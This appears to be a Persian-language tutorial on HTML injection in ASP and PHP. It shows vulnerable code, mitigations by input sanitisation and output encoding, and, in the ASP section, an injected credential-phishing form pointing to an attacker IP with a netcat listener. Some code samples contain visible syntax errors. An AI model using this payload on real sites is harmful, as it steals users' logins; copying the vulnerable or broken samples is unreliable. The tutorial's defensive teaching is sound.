بسمه‌تعالی

تزریق html

۱ مقدمه

آسیب‌پذیری تزریق، نقطه ضعفی در برنامه‌های وب می‌باشند که اجازه اجرا و تفسیر داده‌های غیرقابل‌اعتماد را به عنوان بخشی از یک دستور یا پرس‌وجو، می‌دهد. این آسیب‌پذیری‌ها توسط نفوذگران به وسیله ایجاد یک دستور یا پرس‌وجوی مخرب، مورد بهره‌برداری قرار می‌گیرد که نتیجه آن از دست‌دادن داده‌ها، عدم پاسخ‌گویی، جلوگیری از دسترسی و مواردی از این دست است. با بهره‌برداری از این نقص امنیتی، نفوذگر می‌تواند به راحتی دسترسی خواندن، نوشتن، حذف و بروزرسانی اطلاعات را داشته باشد. برخی از این نوع حملات عبارتند از تزریق دستورات html، تزریق SQL و غیره.

۲ حملات تزریق html

تزریق html نوعی از حملات تزریق کد است با این تفاوت که در حملات نوع html، مهاجم تنها قادر است تگ‌های html را به عنوان ورودی کاربر تزریق کند.

این حملات را می‌توان به دو دسته کلی تقسیم کرد:

- حملات تزریق html سمت سرور.
- حملات تزریق html سمت کلاینت.

۲-۱ حملات تزریق html سمت سرور

در حملات تزریق کد سمت سرور، داده ورودی کاربر توسط سرور پردازش شده سپس مفسر مرورگر پاسخ html را دریافت کرده و صفحات وب را مطابق با کد تزریق شده توسط مهاجم به کاربر نمایش می‌هد. همچنین یک مهاجم ممکن است از حیله‌ی payload استفاده کند که از این طریق می‌تواند از اطلاعات شخصی کاربران سوء استفاده کند یا از اطلاعات بدست آمده در حملات دیگر استفاده کند. اگر یک مهاجم موفق به فریب مدیر وب‌سرور گردد چنین حملاتی می‌تواند منجر به افشای اعتبارهای خصوصی وب سرور شود.

جهت جلوگیری از حملات تزریق سمت سرور، علاوه بر ورودی‌های کاربر، خروجی‌ها نیز بایستی اعتبار سنجی شوند.

۲-۲ حملات تزریق html سمت کلاینت

به حملات تزریق کد سمت کلاینت، تزریق مترجم یا تزریق جاوا اسکریپت نیز گفته می‌شود چون کدهای جاوا اسکریپت وارد شده توسط کلاینت نیاز به پردازش سمت سرور ندارند.

عموما حملات تزریق کد سمت کلاینت روی سرور هیچ تاثیری ندارند. اگر چه سناریوهایی هستند که مهاجم می‌تواند با تزریق کد سمت کلاینت، داده‌های سمت سرور را تخریب کند یکی از این حملات تزریق کد جاوا اسکریپت سمت سرور است. یک پویش‌گر حمله باید بتواند این سناریوها را شناسایی کرده و از بروز آنها جلوگیری کند.

۳ چگونه حل مشکل آسیب‌پذیری تزریق html

چندین تکنیک جهت کاهش آسیب‌پذیری ناشی از تزریق html در برنامه‌های کاربردی وجود دارند که استفاده از یکی از این تکنیک‌ها به‌تنهایی جهت جلوگیری از تزریق html کافی نیست بلکه باید با توجه به برنامه کاربردی مورد استفاده، مجموعه‌ای از این تکنیک‌ها را استفاده نمود. چند نمونه از این تکنیک‌ها عبارتند از:

- پاکسازی.
- اعتبارسنجی.
- کدگذاری.

۳-۱ پاک‌سازی

ورودی‌های کاربر بایستی استاندارد و مجاز باشد در غیر اینصورت توسط برنامه‌های کاربردی ناامن در نظر گرفته شده، اجرا نمی‌گردد. به همین دلیل مجموعه‌ای از عبارات و دستورات که نمی‌توانند به برنامه‌های کاربردی آسیب بزنند جمع‌آوری شده و به اصطلاح لیست سفید، نامیده می‌شوند.

ورودی کاربر با عناصر لیست سفید مقایسه می‌شود در صورت مغایر بودن ورودی با لیست سفید، مقدار ورودی با null جایگزین می‌شود که نشان دهنده ورودی ناامن و نامعتبر است.

۳-۲ اعتبارسنجی

اعتبارسنجی داده‌ها فرآیندی است که طی آن تضمین می‌شود که یک برنامه بر روی داده‌های پاک، صحیح و مفید، اجرا می‌شود. اعتبارسنجی داده‌ها از روال‌هایی استفاده می‌کند که قواعد اعتبارسنجی نامیده می‌شوند. این روال‌ها صحت، معنا و امنیت داده‌هایی که ورودی سیستم هستند را بررسی می‌کنند.

انجام اعتبارسنجی ورودی و تصفیه با استفاده از عبارات منظم راه حل مناسبی جهت اعتبارسنجی فیلدهای متنی مانند اسم، آدرس، شماره تلفن و دیگر اطلاعات کاربر هستند.

از عبارات منظم جهت انجام موارد زیر استفاده می‌شود:

- محدود کردن بازه قابل قبول برای کاراکترهای ورودی.
- اعمال قوانین قالب‌بندی: به عنوان مثال فیلدها مانند کد ملی، کد پستی و غیره نیازمند الگوی مخصوصی برای کاراکترهای ورودی هستند.
- بررسی طول داده.

۳-۳ کدگذاری

داده‌های غیرمجاز واردشده توسط کاربر کدگذاری شده یا با عبارات دیگر جایگزین می‌گردد. توسعه‌دهنده وب برای کاهش اثرپذیری تزریق html، بایستی ضمن استفاده از تکنیک‌های کاهش آسیب‌پذیری به موارد زیر توجه داشته باشد:

- در هر فرم، نوع پارامترهای ارسالی (get or post) بایستی مشخص گردد در صورتی‌که نوع پارامتر مشخص نشود بصورت پیش‌فرض ارسال پارامترها به‌صورت get انجام می‌گیرد.
- کاراکتر " بایستی از ورودی‌های کاربر پاک‌سازی شود.
- طول داده‌های ورودی کاربر باید محدود گردد.

۴ تزریق کد html در برنامه‌های کاربردی مختلف

در این بخش سناریوهای مختلفی از حمله تزریق html در دو برنامه کاربردی asp و php مورد بررسی قرار می‌گیرد.

۴-۱ تحلیل یک نمونه کد آسیب‌پذیر در برابر حمله تزریق html در برنامه کاربردی asp.

```
<html lang="en">
<head>
<title> ASP HTML Injection </title>
</head>
<body>
<% Dim name
name = Request.QueryString("name")
Dim message
message = "Hello, I am a vulnerable application, " + name
%>
<div>
<% = message %>
</div>
</body>
</html>
```

اگر کاربر با مقداردهی پارامتر به شکل زیر فایل vulnerable را دوباره فرخوانی کند مرورگر بدون اعتبارسنجی ورودی کاربر و بدون استفاده از کدگذاری، خروجی را نمایش می‌دهد.

```
http://localhost:۸۰۸۵/inject/vulnerable.asp?name=ali
```

در تزریق html مهاجم یک کد html را بعنوان payload در نظر گرفته، فایل را فراخوانی می‌کند. بعنوان مثال payload می‌تواند یک کد شامل چندین تگ و فرم باشد که به پارامتر nameپاس‌داده می‌شود و خروجی صفحه وب را بنحوی تغییر می‌دهد تا بتواند اطلاعات محرمانه کاربر را بدست آورد.

```
http://localhost:۸۰۸۵/inject/vulnerable.asp?name=<b>Query
String</b><br><br>
```

```
<b>Enter your mail Username and Password:<br><br>
<form action="http://۱۹۲.۱۶۸.۱۱۹.۱۲۸:۸۰۸۰" method="GET">
<input type="text" name="email" placeholder="Your Username"><br>
<input type="password" name="password"><br>
<input type="submit" value="Submit"></form>
```

از آنجا که عملیات فرم بر روی get تنظیم شده است در صورتی‌که مهاجم روی سرور مشخص‌شده در تگ فرم با آی پی ۱۹۲.۱۶۸.۱۱۹.۱۲۸ با استفاده از دستور زیر به پورت ۸۰۸۰ گوش دهد علاوه بر نام کاربری و پسورد به داده‌های مربوط به کوکی کاربران دسترسی پیدا کرده و می‌تواند از آنها سوء استفاده کند.

```
root@user#Netcat –lvp ۸۰۸۰
```

۴-۱-۱ کاهش آسیب‌پذیری کد asp با پاک‌سازی ورودی

```
<head>
<title> asp  html injection  </title>
</head>
<body>
<% dim name
 Set re=server.createobject(“vbscript.regexp”)
Name=request.querystring(“name”)
Re.pattern=”[^a-zA-Z۰-۹\.\-]”
Name=replace(name,””)
Dim message;
Message=”hello ,I am a vulnerable application, “+name
%>
<div>
<% =message %>
```


```
</div>
</body>
```

قطعه کد فوق نمونه‌ای از برنامه به زبان asp است که مترجم مرورگر قبل از اجرا، تطابق پارامترهای پاس‌داده‌شده به برنامه کاربردی (payload) با عناصر موجود در لیست سفید بررسی کرده و در صورت عدم تطابق آن را با Null جایگزین کرده و ایمن‌سازی می‌نماید.


در صورتیکه payload ارسال شده توسط مهاجم بشکل زیر باشد.

```
<b>Inject</b>
```

مرورگر آن را بصورت b>inject پاک‌سازی می‌کند و در نتیجه مطابق شکل زیر، این کد html قابل اجرا نیست.



حال اگر فرض‌کنیم payload بصورت Inject> باشد، مرورگر آن را بشکل Inject پاک‌سازی می‌کند ولی باز هم کد قابل اجرا است و تزریق کد اتفاق افتاده است. بنابراین کد asp فوق هنوز آسیب‌پذیر است.




به‌همان اندازه که پاک‌سازی ورودی در کاهش آسیب‌پذیری کد ناشی از تزریق html موثر است اعتبارسنجی خروجی یا کدگذاری خروجی، تاثیرگذار خواهد بود.


۴-۱-۲ کاهش آسیب‌پذیری کد asp با استفاده از کدگذاری خروجی

```
<head>
<title> asp   html injection   </title>
</head>
<body>
<% dim name
Name=request.querystring(“name”)
Dim message;
Message=”hello ,I am a vulnerable application, “+server.htmlencode(name)
%>
<div>
<% =message %>
</div>
</body>
```

در این مثال پارامتر name، مقدار ارسال شده توسط کاربر (payload) را در خود ذخیره می‌کند و توسط دستور server.htmlencode برای کدگذاری به سرور ارسال می‌گردد. این تابع در سمت سرور رشته ورودی را به رشته‌ای با کاراکترهای استاندارد Html تبدیل می‌کند. بعنوان مثال اگر payload بصورت inject باشد تزریق html موفقیت‌آمیز نبوده و عبارت عینا به کاربر نمایش داده خواهد شد.



مشکلی که در روش پاک‌سازی ورودی بر اثر واردکردن payload میانبر اتفاق افتاد، در این روش وجود ندارد یعنی اگر ورودی کاربر <inject باشد مطابق شکل زیر حمله تزریق html موفقیت‌آمیز نخواهد بود.



۳-۱-۴ ترکیب تکنیک‌های پاک‌سازی ورودی و کدگذاری خروجی

با توجه به اینکه تکنیک پاک‌سازی ورودی به تنهایی در جلوگیری ازحمله تزریق html موثر نیست ادغام آن با تکنیک کدگذاری خروجی می‌تواند از اطلاعات شخصی و حساس کاربران در برابر سوء استفاده مهاجم محافظت کند.

نمونه کد asp زیر با تلفیق تکنیک‌های پاک‌سازی ورودی و کدگذاری خروجی در برابر حملات تزریق html ایمن‌سازی شده است.

```
<head>
<title> asp   html injection   </title>
</head>
<body>
<% dim name
 Set re=server.createobject(“vbscript.regexp”)
Name=request.querystring(“name”)
Re.pattern=”[^a-zA-Z۰-۹\.\-]”
Name=replace(name,””)
Dim message;
Message=”hello ,I am a vulnerable application, “+server.htmlencode(name)
```

```
%>
<div>
<% =message %>
</div>
</body>
```

در asp.net به منظور اعتبارسنجی ورودی‌های دریافت‌شده با کنترل‌های کارگزار می‌توان از کنترل RegularExpressionValidator استفاده کرد. همچنین برای اعتبارسنجی دیگر انواع ورودی مانند QueryString، کوکی‌ها و کنترل‌های ورودی HTML از کلاس system.text.RegularExpressions.regex می‌توان استفاده نمود.

۲-۴ تحلیل نمونه کد آسیب‌پذیر در برابر حمله تزریق html در برنامه کاربردی php

کد php زیر را در نظر بگیرید.

```
<?php
    $name=$_request('name');
?>
<html><head><title>  php code for html injection</title></head>
<body>
<div>hello, <?php echo $name; ?></div>
</body>
</html>
```

این قطعه کد php، نسبت به تزریق html آسیب‌پذیر است زیرا مهاجم با استفاده از ارسال کد html به عنوان ورودی برای پارامتر name، برنامه کاربردی را وادار به اجرای کدهای مخرب می‌نماید.

۴-۲-۱ بکارگیری تکنیک پاک‌سازی ورودی بمنظورکاهش آسیب‌پذیری کدهای php

جهت پاک‌سازی payload ورودی کاربر در php می‌توان از دستور htmlentities() هنگام دریافت ورودی استفاده نمود.

```
<?php
 $name=htmlentities($_request[‘name’]); ?>
```

دستور فوق کد html وارد شده توسط کاربر را بعنوان رشته‌ای از کاراکتر معمولی که قابلیت اجرا ندارد در نظرگرفته و عبارت عینا به کاربر نمایش داده می‌شود.

۴-۲-۲ بکارگیری تکنیک پاک‌سازی خروجی بمنظورکاهش آسیب‌پذیری کدهای php

مفهوم پاک‌سازی خروجی با مفهوم اعتبارسنجی خروجی یا کدگذاری خروجی متفاوت است. مفهوم آن بسیار نزدیک به فرار یا فیلترکردن کاراکترهای غیرمجاز هنگام پردازش و قبل از نمایش به کاربر است. عملیات پاک‌سازی می‌تواند هنگام چاپ خروجی به صورت زیر انجام گیرد.

```
<div>hello,<?php   echo htmlentities($name);   ?></div>
```

۴-۲-۳ ادغام تکنیک‌های پاک‌سازی ورودی و خروجی بمنظورکاهش آسیب‌پذیری کدهای php

استفاده از هر دو این تکنیک‌ها باهم تاثیر زیادی در جلوگیری از حملات تزریق html خواهند داشت.

```
<?php
    $name= htmlentities($_request[‘name’]);
?>
<html><head><title>  php code for html injection</title></head>
<body>
<div>hello, <?php echo htmlentities($name);    ?></div>
</body>
</html>
```

۵ منابع

۱. https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-۰۰۳).

۲. Code Injection – HTML Injection, Demonstration by Shritam Bhowmick, A Independent Consulting Security Evangelist, ۲۰۱۴.

۳. https://deadliestwebattacks.com/category/html-injection.